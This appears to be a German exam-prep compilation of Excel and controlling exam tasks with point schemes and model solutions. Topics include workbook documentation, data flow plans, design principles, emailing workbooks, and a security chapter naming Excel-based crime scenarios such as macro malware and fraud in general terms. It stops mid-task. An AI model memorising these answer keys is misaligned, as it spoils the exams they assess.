- **a) 6 P.** verlangt **genau drei** Anforderungen, die **voneinander verschieden** sind (nicht drei Varianten desselben Gedankens). Pro Anforderung ca. 2 P.: 1 P. für die Nennung, 1 P. für eine tragfähige Begründung mit Controlling-Bezug.
- **b) 4 P.** verlangt ein **konkretes, umsetzbares** Konzept - Stichwort-Sammlungen ohne Excel-Bezug reichen nicht.

a) Drei Anforderungen an die Dokumentation (6 P.)

1. Nachvollziehbarkeit und Rückverfolgbarkeit (Prüfbarkeit / Revisionssicherheit)

Jede Zahl im Bericht muss bis zu ihrer Quelle und ihrer Berechnung zurückverfolgbar sein. Dokumentiert werden also **Datenquellen, verwendete Formeln, getroffene Annahmen und Zwischenergebnisse**. Fachlich sauber gelingt das durch eine klare Trennung von **Eingabe (Input) – Verarbeitung (Berechnung) – Ausgabe (Report)**. *Warum im*

Controlling wichtig: Berichte gehen in Entscheidungen, Jahresabschluss und interne Revision ein. Fehlt die Rückverfolgbarkeit, kann ein Ergebnis weder geprüft noch im Fehlerfall korrigiert werden - die Zahl ist wertlos, weil niemand ihre Herkunft belegen kann.

2. Verständlichkeit und Benutzerführung (Personenunabhängigkeit)

Die Mappe muss von **Dritten ohne Rücksprache mit dem Ersteller** korrekt bedient werden können. Dazu gehören eine kurze Bedienanleitung, eine Legende, eine konsistente Struktur sowie Erklärungen komplexer Formeln direkt an der jeweiligen Stelle. *Warum im Controlling wichtig:* Arbeitsmappen werden über Jahre fortgeschrieben und wechseln den Bearbeiter (Urlaub, Krankheit, Stellenwechsel). Ist die Mappe nur für den Ersteller verständlich, entsteht ein **"Bus-Faktor 1"**: Fällt diese eine Person aus, ist die Mappe nicht mehr nutzbar.

3. Aktualität und Verantwortlichkeit (Metadaten und Änderungshistorie)

Es muss jederzeit erkennbar sein, **auf welchem Datenstand** die Mappe beruht, **wer** sie verantwortet, in **welcher Version** sie vorliegt und **was zuletzt geändert** wurde. Das leistet ein festgehaltener Datenstand, eine Versionsnummer und ein Änderungsprotokoll (Changelog) mit Datum, Bearbeiter und Grund. *Warum im Controlling wichtig:* Ohne Datenstand und Version kursieren mehrere widersprüchliche Fassungen ("welche Datei ist die richtige?"). Eine dokumentierte Verantwortlichkeit stellt sicher, dass Rückfragen und Pflege eindeutig **einer Person** zugeordnet sind.

Gleichwertige Alternativen, falls die Aufgabe eine andere Auswahl zulässt:

Datenintegrität/Validierung (nur geprüfte Daten fließen ein),

Konsistenz/Standardisierung (einheitliche Struktur über alle Mappen),

Fehlerrobustheit (Abfangen von Eingabefehlern). Wichtig ist, dass die drei gewählten Punkte inhaltlich **trennscharf** bleiben.

b) Dokumentationskonzept (4 P.)

Leitidee: Dokumentation zweiteilen in (1) ein **zentrales Dokublatt** (Metadaten) und (2) **verteilte Doku direkt in den Zellen** (Kommentare, Namen, Farben).

1. Eigenes Dokumentations-/Deckblatt als **erstes Tabellenblatt** mit:

- Titel und **Zweck** der Mappe (kurzer Überblick für den Leser)
- Autor / **Verantwortlicher**, Erst- und Änderungsdatum, **Versionsnummer**
- **Quellenverzeichnis**: alle Datenquellen mit Art der Daten, Aktualisierungsintervall, Zuständigkeit

- **Änderungshistorie (Changelog)**: Datum – Bearbeiter – Was – Warum
- **Legende** der Farbcodierung

2. Farb- und Formatkonzept über Zellformatvorlagen (visuelle Selbstdokumentation):

- Eingabezellen z. B. **gelb**, Formeln **weiss und gesperrt**, Ergebnisse **grün**
- **Blattschutz** für Formelzellen, damit sie nicht versehentlich überschrieben werden (die Zell-Sperre wirkt erst mit aktiviertem Blattschutz)

3. Inline-Dokumentation in den Zellen:

- **Zellkommentare/Notizen** an kritischen oder komplexen Formeln
- **Benannte Bereiche (Namensmanager)** für selbsterklärende Formeln

4. Strukturtrennung: je ein Blatt für **Input**, **Berechnung** und **Report** - so ist der Datenfluss sichtbar.

5. Automatisierte Metadaten über Funktionen (Beispiele mit vollständiger Erklärung jedes Bestandteils):

Beispiel 1 – Stand automatisch anzeigen: =HEUTE ()

- = Gleichheitszeichen: leitet in Excel jede Formel ein; ohne = bliebe es reiner Text.
- HEUTE **Funktionsname**: liefert das aktuelle Systemdatum (Tagesdatum ohne Uhrzeit).
- () **leeres Klammerspaar**: umschließt die Argumentliste. HEUTE braucht **kein** Argument, die Klammern sind aber **Pflicht**, damit Excel den Namen als Funktion erkennt und nicht als benannten Bereich.
- **Zweck**: dokumentiert "gedruckt/geöffnet am". Hinweis: HEUTE () ist **volatil** (rechnet bei jeder Änderung neu). Für einen **festen Datenstand** wird das Datum stattdessen einmal fest eingetippt.

Beispiel 2 – Formel im Klartext ausweisen: =FORMELTEXT (C10)

- = Formelbeginn (s. o.).
- FORMELTEXT **Funktionsname**: gibt die **Formel** einer Zelle als **Text** zurück (zeigt sie an, statt sie zu berechnen).
- () **Argumentklammern**: umschließen das Argument der Funktion.
- C10 **Argument (Zellbezug)**: C = Spaltenbuchstabe, 10 = Zeilennummer - genau die Zelle, deren Formel als Text angezeigt werden soll.

- **Zweck:** Das Dokublatt zeigt die **tatsächlich verwendete Formel im Klartext**, ohne dass jemand in die Zelle klicken muss -> unterstützt die Nachvollziehbarkeit (Anforderung 1).

Beispiel 3 – selbsterklärende Formel mit benanntem Bereich: =SUMME (Umsatz)
statt =SUMME (B2 : B13)

- SUMME **Funktionsname**: addiert alle Werte im Argument.
- () **Argumentklammern**: umschliessen das Argument.
- In =SUMME (B2 : B13) ist B2 : B13 ein **Bereich**; der Doppelpunkt : ist der **Bereichsoperator** ("von ... bis") und meint alle Zellen von B2 bis **einschliesslich** B13.
- In =SUMME (Umsatz) ist Umsatz ein **benannter Bereich** (im Namensmanager auf B2 : B13 gelegt). Der Name ersetzt den kryptischen Bereich -> die Formel **dokumentiert sich selbst**.
- **Zweck:** Lesbarkeit und Verständlichkeit (Anforderung 2).

Beispiel 4 – zentraler Parameter mit absolutem Bezug: =B2*\$C\$3

- B2 **relativer Bezug**: Umsatzzelle; wird die Formel nach unten kopiert, wandert er automatisch mit (B3, B4, ...).
- * **Multiplikationsoperator**: multipliziert die beiden Werte.
- \$C\$3 **absoluter Bezug**: das **erste \$** friert die **Spalte** C ein, das **zweite \$** friert die **Zeile** 3 ein. Beim Kopieren bleibt der Bezug fest auf C3 (z. B. Steuersatz).
- **Zweck:** dokumentiert, dass ein zentraler Parameter an **genau einer** Stelle (C3) gepflegt wird - reduziert Fehler und macht Annahmen transparent (Anforderungen 1 und 3).

Beispiel 5 – Speicherort automatisch dokumentieren:

=ZELLE ("dateiname";A1)

- = Formelbeginn (s. o.).
- ZELLE **Funktionsname**: liefert Informationen zu Format, Position oder Inhalt einer Zelle.
- () **Argumentklammern**: umschliessen die Argumente.
- "dateiname" **erstes Argument (Infotyp)**: als **Text in Anführungszeichen** " "; die Anführungszeichen kennzeichnen den Eintrag als **Zeichenkette** (Text), nicht als Zellbezug. Der Infotyp dateiname liefert Pfad + Dateiname + Blattname (leerer Text "", solange die Mappe noch nie gespeichert wurde).
- **Argumenttrenner** ; (Semikolon): trennt das erste vom zweiten Argument.

- A1 **zweites Argument (Bezug)**: legt fest, auf **welches Blatt/welche Zelle** sich die Auskunft bezieht - hier das Blatt, in dem A1 steht.
- **Wichtig (Fehlerquelle)**: Lässt man den Bezug weg (=ZELLE("dateiname")), bezieht sich die Auskunft auf die **zuletzt geänderte Zelle**. Sind mehrere Mappen geöffnet, kann so sogar der Dateiname einer **anderen** Mappe zurückkommen. Deshalb im Dokublatt **immer mit Bezug** (z. B. A1) arbeiten - dann steht garantiert die eigene Datei da.
- **Zweck**: der Speicherort erscheint automatisch und eindeutig im Dokublatt - hilfreich bei mehreren kursierenden Fassungen (Anforderung 3).

Antwort in einem Satz (Merksatz)

Professionelle Arbeitsmappen brauchen eine Dokumentation, die sie **prüfbar** (Quellen/ Formeln/Annahmen offen), **bedienbar durch Dritte** (Anleitung, Legende, Kommentare, Namen) und **aktuell/zurechenbar** (Datenstand, Version, Verantwortlicher, Changelog) macht - technisch umgesetzt über ein **Deckblatt**, ein **Farbkonzept**, **benannte Bereiche/Kommentare** und **Metadaten-Funktionen** wie HEUTE(), FORMELTEXT() und ZELLE("dateiname";A1).

(✓)(+1) Ein Vorbehalt hebt die Antwort ab: Dokumentation wirkt nur, solange sie gepflegt wird — deshalb ist das zentrale Dokument bewusst schlank zu halten (Anwendungssteckbrief statt Handbuch), denn je umfangreicher die Dokumentation, desto sicherer veraltet sie neben der lebenden Mappe.

Datenflussplan

10. Datenflussplan (11 P.)

✓ von 2 Profs geprüft

Aufgabe #105 · 11 P. · Datenflussplan · 11 Punkte · Original-Altmeisterklausur

****Thema: Datenflussplan (Entwurf einer Excel-Arbeitsmappe)** — 11 Punkte**

- (5 P.) Was genau versteht man im Zusammenhang mit dem Entwurf einer Excel-Arbeitsmappe unter einem Datenflussplan?
- (6 P.) Erläutern Sie drei Vorteile, die mit der Verwendung eines Datenflussplans in der Entwurfsphase der Arbeitsmappe verbunden sind. (Genau 3 sauber getrennte Vorteile, je 2 P.)

Lösung

Teil a) Was ist ein Datenflussplan beim Entwurf einer Excel-Arbeitsmappe? (5 P.)

Kurzdefinition (der eine Kernsatz): Ein *Datenflussplan* ist eine der eigentlichen Umsetzung **vorgelagerte, meist grafische Darstellung**, die dokumentiert, **woher** die Daten in eine Arbeitsmappe gelangen, **wie** und in **welcher Reihenfolge** sie verarbeitet (berechnet, transformiert) werden und **wohin** die Ergebnisse ausgegeben werden. Er beschreibt also den **Weg der Daten** durch die Arbeitsmappe - vom Rohdaten-Input bis zum fertigen Bericht - **bevor** die erste Zelle bzw. Formel angelegt wird.

Die Grundlogik: der Drei-Stufen-Fluss

Jeder Datenflussplan folgt im Kern derselben Kette:

QUELLE -> VERARBEITUNG -> AUSGABE

(Eingabe/Import) (Berechnungen/Formeln) (Bericht/Dashboard)

- **Quelle (Eingabe):** manuelle Eingaben, importierte Dateien (CSV, andere Mappen), Datenbanken.
- **Verarbeitung:** Bereinigung, Formatierung, Aggregation und Berechnung mittels Formeln/Funktionen.
- **Ausgabe:** Kennzahlen, Tabellen, Diagramme, Dashboard.

Typische Bausteine, die ein Datenflussplan enthält (für die 5 Punkte sinnvoll aufzuzählen und je kurz zu erläutern):

Baustein	Was er im Plan zeigt
Datenquellen	Alle Eingangsdaten (interne Eingaben, externe Dateien, Datenbanken, Schnittstellen).
Verarbeitungs-/ Berechnungsschritte	Welche Transformationen/Berechnungen in welcher Reihenfolge ablaufen.
Zwischenergebnisse	Hilfsspalten/Hilfsblätter, über die Rohdaten schrittweise zum Endwert werden.
Verknüpfungen/ Beziehungen	Bezüge zwischen Arbeitsblättern, Zellen, Tabellen; Nutzung von Pivot-Tabellen.
Ausgabebereich	Struktur von Bericht/Dashboard, in dem die Endergebnisse dargestellt werden.

Wichtige Abgrenzung (bringt Punkte, weil sie das Verständnis zeigt): Der

Datenflussplan ist **kein fertiges Tabellenblatt**, sondern ein **Planungs-/**

Entwurfsdokument (Skizze bzw. Flussdiagramm): **Kästen** stehen für Datenblöcke oder Verarbeitungsschritte, **Pfeile** für die Richtung des Datenflusses. Er ist damit das Excel-Pendant zu einem klassischen Fluss- bzw. Ablaufdiagramm, angewandt auf die Frage „Wie wandern die Daten durch meine Mappe?“.

Konkretes Excel-Beispiel für „Datenfluss“

Angenommen, der Plan sieht drei Blätter vor: Eingabe -> Berechnung -> Bericht. Im Blatt Berechnung steht z. B. die Formel:

=SUMME(Eingabe!B2:B100)

Jeder Bestandteil (QUBA-Pflicht - alles einzeln):

- **=** — das **Gleichheitszeichen** ganz am Anfang. Es signalisiert Excel: „Ab hier kommt eine **Formel**, kein reiner Text/keine Zahl.“ Ohne = würde die Zelle den Text buchstäblich anzeigen.
- **SUMME** — der **Funktionsname**. Die Funktion SUMME **addiert** alle ihr übergebenen Zahlen. Sie steht hier stellvertretend für den Verarbeitungsschritt „Aggregation“.
- **()** — die **runden Klammern**. Sie umschließen die **Argumente** der Funktion, also das, womit die Funktion arbeiten soll. Alles zwischen (und) ist der „Input“ der Funktion.
- **Eingabe** — der **Blattname** (Name des Tabellenblatts). Er sagt: „Nimm die Daten **nicht** aus dem aktuellen Blatt, sondern aus dem Blatt Eingabe.“ Genau das ist der **Datenfluss über Blattgrenzen** hinweg.
- **!** — das **Ausrufezeichen** als **Trennzeichen zwischen Blattname und Zellbereich**. Es trennt „welches Blatt“ (Eingabe) von „welche Zellen“ (B2:B100). Übersetzt: „Blatt Eingabe, **darin** der Bereich ...“.
- **B2:B100** — der **Zellbereich**, aus dem summiert wird (Spalte B, Zeile 2 bis Zeile 100).
- **:** — der **Doppelpunkt** ist der **Bereichsoperator**. Er bedeutet „**von ... bis**“: B2:B100 = alle Zellen von B2 durchgehend bis B100. Ohne : wäre nur eine Einzelzelle gemeint.

Diese eine Formel **ist** ein Stück Datenfluss: Rohwerte im Blatt Eingabe fließen per Blattbezug (Eingabe!) in die Berechnung und von dort weiter in den Bericht. Der Datenflussplan zeichnet genau solche Wege **vorab** als Diagramm.

Teil b) Drei Vorteile eines Datenflussplans in der Entwurfsphase (6 P. = 3 × 2 P.)

Aufgabe verlangt **genau drei** Vorteile - hier sauber getrennt, jeder mit Begründung **und** konkretem Nutzen.

Vorteil 1 – Fehler und Denkfehler werden früh erkannt (statt teuer im Nachhinein)

Weil der komplette Verarbeitungsweg **vor dem Bau** skizziert wird, fallen logische Probleme schon am Plan auf: fehlende Eingangsdaten, doppelt berechnete Werte, unklare Reihenfolgen oder drohende **Zirkelbezüge** (eine Zelle, die sich am Ende selbst als Eingang braucht). **Nutzen:** Ein Denkfehler wird auf einem Blatt Papier / in einer Skizze in Minuten korrigiert - dieselbe Korrektur in einer bereits gebauten Mappe mit hunderten verketteten Formeln kostet ein Vielfaches an Zeit und birgt neue Folgefehler. Der Plan senkt also **Nacharbeit und Fehlerrisiko**.

Vorteil 2 – Klare Trennung von Eingabe, Berechnung und Ausgabe (saubere Architektur)

Der Datenflussplan erzwingt die Entscheidung, **welche Daten wo leben**: Eingabeblätter, Berechnungsblätter und Ausgabe-/Berichtsblätter werden von vornherein getrennt geplant, statt Rohdaten, Zwischenrechnungen und Ergebnisse wild im selben Blatt zu mischen. **Nutzen:** Eine so strukturierte Mappe ist **robuster gegen Änderungen** - man weiß genau, in welchen Bereich neue Daten eingetragen werden, ohne versehentlich Formeln zu überschreiben. Erweiterungen (neue Quelle, neue Kennzahl) lassen sich an definierten Stellen einhängen, ohne die Gesamtlogik zu gefährden.

Vorteil 3 – Transparenz, Nachvollziehbarkeit und Wartbarkeit (auch für Dritte / im Team)

Der Plan dokumentiert den Datenfluss verständlich - unabhängig davon, wer die Mappe gebaut hat. Dritte (Kollegen, Prüfer, Nachfolger) erkennen sofort, **woher ein Ergebnis stammt** und über welche Schritte es entstanden ist. **Nutzen:** Fehler lassen sich gezielt **lokalisieren** („in welchem Schritt kippt der Wert?“), die Mappe ist **wartbar und übergabefähig**, und die **Zusammenarbeit** wird erleichtert, weil alle Beteiligten dieselbe, dokumentierte Sicht auf den Datenfluss haben. Das ist gerade bei komplexen Controlling-, Analyse- oder Berichtsmappen entscheidend.

Kompakter Punkte-Check (zur Selbstkontrolle in der Klausur)

- **a) 5 P.:** Definition (Datenfluss Quelle→Verarbeitung→Ausgabe) + Bausteine + Abgrenzung „Plan, kein fertiges Blatt“ → alle vier Elemente bringen die 5 Punkte.
- **b) 6 P.:** genau **drei** Vorteile, jeder mit **Begründung + Nutzen** = 3 × 2 P. Nicht nur aufzählen, sondern je erläutern.

(✓)(+1) Für die Sinnbilder existiert mit DIN 66001 eine eigene Normung — Rechteck für Verarbeitung, Parallelogramm für Ein- und Ausgabe, Raute für Verzweigung, Pfeil für die Flussrichtung; wer sie verwendet, macht den Entwurf für Dritte ohne Legende lesbar.

„Hey-Joe-Effekt“

11. Grundsätze der Arbeitsmappengestaltung (6 P.)

✓ Prof-Gate: korrigiert & freigegeben

Aufgabe #106 · 6 P. · Grundsätze der Arbeitsmappengestaltung · 6 Punkte · Original-Altmeisterklausur

Erläutern Sie die beiden wesentlichen Grundsätze, nach denen Excel-Arbeitsmappen aufgebaut bzw. gestaltet werden sollten. Erklären Sie jeden Grundsatz und nennen Sie je ein konkretes Umsetzungsbeispiel. (6 Punkte)

Lösung

Lösung

Eine gut gestaltete Arbeitsmappe folgt zwei tragenden Grundsätzen: **(1) Klarheit und Übersichtlichkeit** und **(2) Strukturierung und Konsistenz**. Beide zielen darauf, dass die Mappe auch von einer *anderen* Person schnell verstanden, sicher gepflegt und fehlerarm weiterverwendet werden kann.

Grundsatz 1 – Klarheit und Übersichtlichkeit

Die Mappe ist so zu organisieren, dass Daten, Formeln und Tabellenblätter sofort verständlich sind und der Nutzer die gesuchte Information schnell findet. Konkret bedeutet das:

- **Aussagekräftige Bezeichnungen** für Tabellenblätter, Spaltenüberschriften und Zellinhalte (statt "Tabelle1", "Spalte A").
- **Verzicht auf überflüssige Inhalte** – keine Blindzeilen, keine doppelten Datenbestände, keine "Notizspalten" mitten in der Datentabelle.
- **Konsistente, funktionale Formatierung** – Farben und Schriften transportieren Bedeutung (z. B. Eingabefelder gelb, berechnete Felder grau), statt bloß zu dekorieren.

Beispiel: Ein Datenblatt heißt Verkaufsdaten_2023; die Spalten tragen die Überschriften Kundename, Umsatz, Datum. Jeder erkennt auf den ersten Blick, was wo steht.

Grundsatz 2 – Strukturierung und Konsistenz

Gleichartige Daten und Funktionen werden an *einem zentralen Ort* zusammengeführt und nach durchgängig gleicher Logik aufgebaut. Das erleichtert die Wartung, minimiert Fehler und sichert die Datenintegrität. Konkret bedeutet das:

- **Trennung von Eingabe – Berechnung – Ausgabe** (z. B. eigene Blätter für Stammdaten, Berechnung, Bericht).
- **Ein Wert existiert nur einmal (Single Source of Truth):** Wird ein Stammwert an anderer Stelle benötigt, wird er per Zellbezug geholt, nicht abgeschrieben.
- **Konsistente Formeln:** In einer Ergebnisspalte steht in jeder Zeile dieselbe, nur relativ verschobene Formel; feste Parameter werden nicht in die Formel "hartverdrahtet", sondern zentral abgelegt (idealerweise als benannter Bereich).

Beispiel: Der Mehrwertsteuersatz wird einmal in einer Zelle gepflegt und als **benannter Bereich** MwSt angesprochen. In der Berechnung steht dann:

=B2*MwSt

Beim Formelaufbau bedeutet jeder Bestandteil (QUBA-Bestandteil-Erklärung):

Best andteil	Was es ist	Wozu es dient
=	Gleichheitszeichen	Leitet in Excel jede Formel ein; ohne = interpretiert Excel den Eintrag als reinen Text, nicht als Rechnung.
B2	relativer Zellbezug	Verweist auf den Nettobetrag in Zelle Spalte B, Zeile 2. "Relativ" heißt: beim Herunterkopieren wandert der Bezug automatisch mit (Zeile 3 → B3 usw.).
*	Multiplikations-Operator	Multipliziert den Nettobetrag mit dem Steuersatz.
MwSt	benannter Bereich (Name)	Sprechender Platzhalter für die eine Zelle, in der der Steuersatz zentral gepflegt wird. Ändert sich der Satz, wird nur diese eine Zelle angepasst und alle Formeln rechnen sofort neu – das ist gelebte Konsistenz.

Ein Argument-Trennzeichen (;) taucht in =B2*MwSt bewusst nicht auf: * ist ein **Operator**, keine Funktion mit mehreren Argumenten. Das ; kommt erst dort vor, wo eine Funktion **mehrere** Argumente entgegennimmt – etwa =SUMME (B2 : B10 ; D2 : D10) . Dort ist : der **Bereichsoperator** ("von-bis", also alle Zellen von B2 bis B10) und ; das **Argument-Trennzeichen**, das die beiden Bereiche voneinander abgrenzt. Bei nur einem Argument – z. B. =SUMME (B2 : B10) – erscheint konsequenterweise nur der :-Operator und noch kein ; .

Nutzen (Abschluss)

Beide Grundsätze machen die Mappe **benutzerfreundlich**, steigern die **Produktivität** und **minimieren Fehler** bei der Datenanalyse – gerade dann, wenn mehrere Personen mit derselben Datei arbeiten oder sie über Jahre gepflegt wird.

(✓)(+1) Ein Grenzfall zeigt die Reife der Antwort: Sobald ein Stammwert in einer zweiten Datei gebraucht wird, entsteht eine externe Verknüpfung — technisch weiterhin eine Single Source of Truth, aber sie bremst die Performance und bricht, wenn die Quelldatei verschoben wird; sauberer ist dann eine gemeinsame Datenquelle über Power Query.

Pivotanalysen

12. Arbeitsmappen per E-Mail? (6 P.)

✓ von 2 Profs geprüft

Aufgabe #107 · 6 P. · Arbeitsmappen per E-Mail? · 6 Punkte · Original-Altmeisterklausur

Erläutern Sie drei verschiedene und wichtige Gründe, warum es unprofessionell ist, Excel-Arbeitsmappen per E-Mail zu zirkulieren. (6 Punkte — je 2 Punkte pro sauber getrennten Grund mit Begründung)

Lösung

Kurzantwort

Das Herumschicken von Excel-Arbeitsmappen per E-Mail ist unprofessionell, weil dabei **(1) unkontrollierte Versions-Kopien** entstehen, **(2) keine Nachvollziehbarkeit von Änderungen** gegeben ist und **(3) sensible Daten über einen unsicheren Weg** verbreitet werden. Der professionelle Weg ist eine zentrale Datei mit gemeinsamer Bearbeitung (Co-Authoring), auf die per Link statt per Anhang zugegriffen wird.

Grund 1 — Versionschaos statt einer verbindlichen Quelle

Sobald eine Arbeitsmappe als Anhang verschickt wird, existiert sie mehrfach: Das Original beim Absender und je eine Kopie in jedem Postfach der Empfänger. Bearbeiten mehrere Personen „ihre“ Kopie und schicken sie zurück, gibt es keine eindeutige, aktuelle Version mehr.

Folge: Änderungen überschreiben oder widersprechen sich, Zahlen werden auf veralteten Ständen weitergerechnet, und Arbeit geht verloren, wenn zwei Kopien wieder zusammengeführt werden müssen. Es fehlt eine **Single Source of Truth** — die eine, für alle verbindliche Datei.

Grund 2 — Keine Nachvollziehbarkeit und Revisionssicherheit

Eine E-Mail dokumentiert nur, dass eine Datei verschickt wurde — nicht, *wer wann welche Zelle warum* geändert hat. Ein durchgehender, prüfbarer Änderungsverlauf existiert nicht.

Folge: Fehler lassen sich nicht bis zu ihrem Ursprung zurückverfolgen, und Verantwortlichkeiten sind nicht belegbar. In regulierten Bereichen (Buchhaltung, Controlling, Wirtschaftsprüfung) verstößt das gegen Anforderungen an **Revisionssicherheit und Compliance**, weil eine lückenlose Historie der Datenänderungen vorgeschrieben ist.

Grund 3 — Unsicherer Übertragungsweg und Datenschutz-Risiko

E-Mails werden standardmäßig unverschlüsselt übertragen, und ein einmal versendeter Anhang liegt anschließend dauerhaft auf mehreren Mailservern und in mehreren Postfächern — außerhalb jeder zentralen Kontrolle. Enthält die Arbeitsmappe personenbezogene oder finanzielle Daten, ist das ein ernsthaftes Risiko.

Folge: Der Anhang kann abgefangen, versehentlich an Falsche weitergeleitet oder unkontrolliert kopiert werden. Zugriffsrechte lassen sich nachträglich nicht mehr entziehen. Das gefährdet die **Vertraulichkeit** der Daten und kann einen **DSGVO-Verstoß** darstellen.

Der professionelle Gegenentwurf

Statt die Datei zu den Leuten zu schicken, bringt man die Leute zur **einen** Datei:

- **Zentrale Ablage mit Co-Authoring** (z. B. OneDrive / SharePoint / Teams): Alle arbeiten gleichzeitig in derselben Arbeitsmappe, es gibt nur eine aktuelle Version.
- **Zugriff per Link statt per Anhang**: keine unkontrollierten Kopien, Zugriffsrechte bleiben jederzeit steuerbar und entziehbar.
- **Automatischer Versionsverlauf**: jede Änderung ist mit Person und Zeitpunkt protokolliert (Revisionssicherheit).
- **Zellschutz / Blattschutz** für Bereiche, die nicht verändert werden dürfen.

Merksatz: Nicht die Datei zu den Menschen schicken, sondern die Menschen zur einen Datei bringen — *Link statt Anhang*.

(✓){+1} Ein vierter Grund als Reserve: Eine versandte Mappe transportiert mehr als das Sichtbare — der Pivot-Cache enthält den vollständigen Quelldatenbestand und macht ihn per Drilldown wieder sichtbar; der Anhang verschickt damit regelmäßig Daten, die der Absender gar nicht zeigen wollte.

Excel-Technik

Kap. 11 · Excel-Sicherheit und Missbrauch ·

Konzept

INHALT DIESES KAPITELS · Schlagwörter je Aufgabe zum direkten Abgleich

Abschluss (Gemeinsamkeit) VBA/Makros	512
6 P. · Arbeitsmappen per E-Mail zirkulieren	493
Arbeitsmappen per E-Mail – warum unprofessionell? Governance	478
8 P. · Ausgeblendet ist nicht gelöscht: 179 ungewollte Verträge in einer weitergegebenen Arbeitsmappe	483
10 P. · Blattschutz als Scheinschutz: Angriffsweg, Fehlschluss und tragfähige Alternative Sicherheit	499
12 P. · Die Datenschutzbeauftragte prüft die Personalabteilung: zehn Ja/Nein-Kriterien Governance	479
9 P. · Drei gebräuchliche Verbrechensszenarien unter Zuhilfenahme von Excel Excel-Kritik · Sicherheit	496
10 P. · Excel als geplante Rückfallebene nach dem Cyber-Katastrophenfall	486
• Excel als Tatwaffe – drei Missbrauchsszenarien Excel-Kritik · Sicherheit	477
• 6 P. · Excel als Tatwaffe – drei Missbrauchsszenarien Excel-Kritik · Sicherheit	489
• #118 Tatwaffe Excel INDIREKT/DDE · Excel-Kritik · Sicherheit · VBA/Makros	509
• Tatwaffe Excel – „Agent Tesla“-Malware Excel-Kritik · Sicherheit · VBA/Makros ...	476
8 P. · Verschlüsselter Versand einer Arbeitsmappe: ZipCrypto, Dateinamen und digitale Souveränität Sicherheit	502
• 10 P. · Weitergabe von Pivot-Ergebnissen und der Pivot-Cache Pivot	506
8 P. · Zugeschnittener Screenshot in einer Präsentation: verdeckte statt gelöschte Bildinhalte	504

QUBA – Excel-Sicherheit & Missbrauch

Status: GEPRÜFT (1,0) — Alle drei Szenarien-Aufgaben sind offene „Nennen Sie drei“-Enumerationen; die genannten Szenarien (Insider-Manipulation, Makro-Malware, Office-Exploit, Fälschung, Datenexfiltration) sind fachlich korrekt & punktesicher. Eine kanonische Vorlesungs-Priorisierung der „drei gebräuchlichen“ Verbrechen-Szenarien ist im

Folienskript/Transkript nicht als feste Liste belegt — bei offener Enumeration ohne Notenrelevanz.

Cluster: Excel als „Tatwaffe“, problematische Sicherheitsarchitektur, unsicherer Versand. In der Klausur geht es um präzise, unterscheidbare Szenarien – nicht um Allgemeinplätze.

1. Tatwaffe Excel – „Agent Tesla“-Malware

Original-Abbildung der Klausuraufgabe (Scan)

Hacker nutzen Sicherheitslücke in Excel zur Verbreitung von „Agent Tesla“-Malware aus

Angrifer nutzen eine alte Microsoft-Office-Schwachstelle als Teil von Phishing-Kampagnen, um einen Malware-Stamm namens Agent Tesla zu verbreiten. Die Infektionsketten nutzen

(Klausur 27.02.2024, Aufgabe 4, 9 Punkte)

Frage: Ausgangsmeldung (kes-informationssicherheit.de, 23.12.2023): „Hacker nutzen Sicherheitslücke in Excel zur Verbreitung von ‚Agent Tesla‘-Malware.“ Excel spielt häufig eine sehr unrühmliche Rolle, wenn es um Verbrechen geht – einerseits wegen des Marktanteils von mindestens 85 %, andererseits wegen der teilweise problematischen Sicherheitsarchitektur. Erläutern Sie drei verschiedene, gebräuchliche Szenarien von Verbrechen unter Zuhilfenahme von Excel möglichst präzise.

Musterlösung (drei Szenarien):

1. **Betrug / Manipulation von Finanzdaten (Innentäter).** Ein Mitarbeiter in Buchhaltung oder Finanzwesen ändert gezielt Formeln oder Rohdaten, um Ergebnisse zu fälschen – z. B. um nicht autorisierte Überweisungen zu verschleiern oder die finanzielle Lage falsch darzustellen (Bilanzfälschung, Unterschlagung).
2. **Verteilung von Malware über Makros.** Eine Excel-Datei mit eingebetteten böartigen Makros (VBA) wird per Phishing-E-Mail als scheinbar legitime Datei versendet. Aktiviert das Opfer die Makros, wird Schadcode ausgeführt (Nachladen von Malware wie „Agent Tesla“, Keylogger, Ransomware).
3. **Ausnutzen von Software-Schwachstellen / Exploits.** Angreifer nutzen bekannte Sicherheitslücken in Excel bzw. Office (auch ältere, ungepatchte), um über präparierte Dateien ohne Makros Code auszuführen. (Alternativ als drittes Szenario

nennbar: **Softwarepiraterie / Lizenzbetrug** oder **Datendiebstahl** – siehe nächste Aufgabe.)

Hinweis: Der im Scan angefangene dritte Punkt „Softwareverkaufsbetrug oder hacken“ ist unscharf. Sauberer sind: Makro-Malware, Exploit über Office-Schwachstelle, Datenexfiltration/Insider-Manipulation. (Offene „Nennen Sie drei“-Frage — eine feste Vorlesungs-Priorisierung ist nicht belegt; drei sauber begründete Szenarien reichen für volle Punkte.)

2. Excel als Tatwaffe – drei Missbrauchsszenarien

(Klausur 29.07.2021, Aufgabe 1, 6 Punkte)

Frage: Als „Tat“ soll hier vereinfachend ein vorsätzliches oder fahrlässiges Handeln zum Schaden anderer verstanden werden, das moralisch verwerflich ist und/oder strafrechtliche Relevanz hat. Excel ist – wie viele Alltagswerkzeuge – eine Tatwaffe. Beschreiben Sie drei Szenarien ausführlich, in denen Excel als Tatwaffe missbraucht wird.

Musterlösung (drei Szenarien):

1. **Manipulation von Finanzdaten.** Umsatzzahlen künstlich aufblähen, falsche oder überhöhte Zahlen eintragen, um Investoren/Aktionäre zu täuschen. Strafrechtlich als Betrug relevant.
2. **Erstellung gefälschter Dokumente.** Gefälschte Rechnungen, Bestellungen oder Abrechnungen in Excel, um illegale Geschäfte zu vertuschen oder unrechtmäßige Zahlungen an Dritte zu rechtfertigen.
3. **Datendiebstahl und -weitergabe.** Sensible Informationen (Kundenlisten, personenbezogene Daten, Geschäftsgeheimnisse) werden in Excel kopiert und unbefugt an Wettbewerber weitergegeben – Verstoß gegen Datenschutz (DSGVO) und Geschäftsgeheimnisschutz.

Kernaussage: Excel ist Werkzeug – der Missbrauch entsteht durch den Anwender. Das unterstreicht die Bedeutung von Sicherheitsmaßnahmen und Kontrollen (Zugriffsrechte, Vier-Augen-Prinzip, Protokollierung).

3. Arbeitsmappen per E-Mail – warum unprofessionell?

(Klausur 29.07.2021, Aufgabe 6, 6 Punkte)

Frage: Erläutern Sie drei verschiedene und wichtige Gründe, warum es unprofessionell ist, Excel-Arbeitsmappen per E-Mail zu zirkulieren.

Musterlösung (drei Gründe):

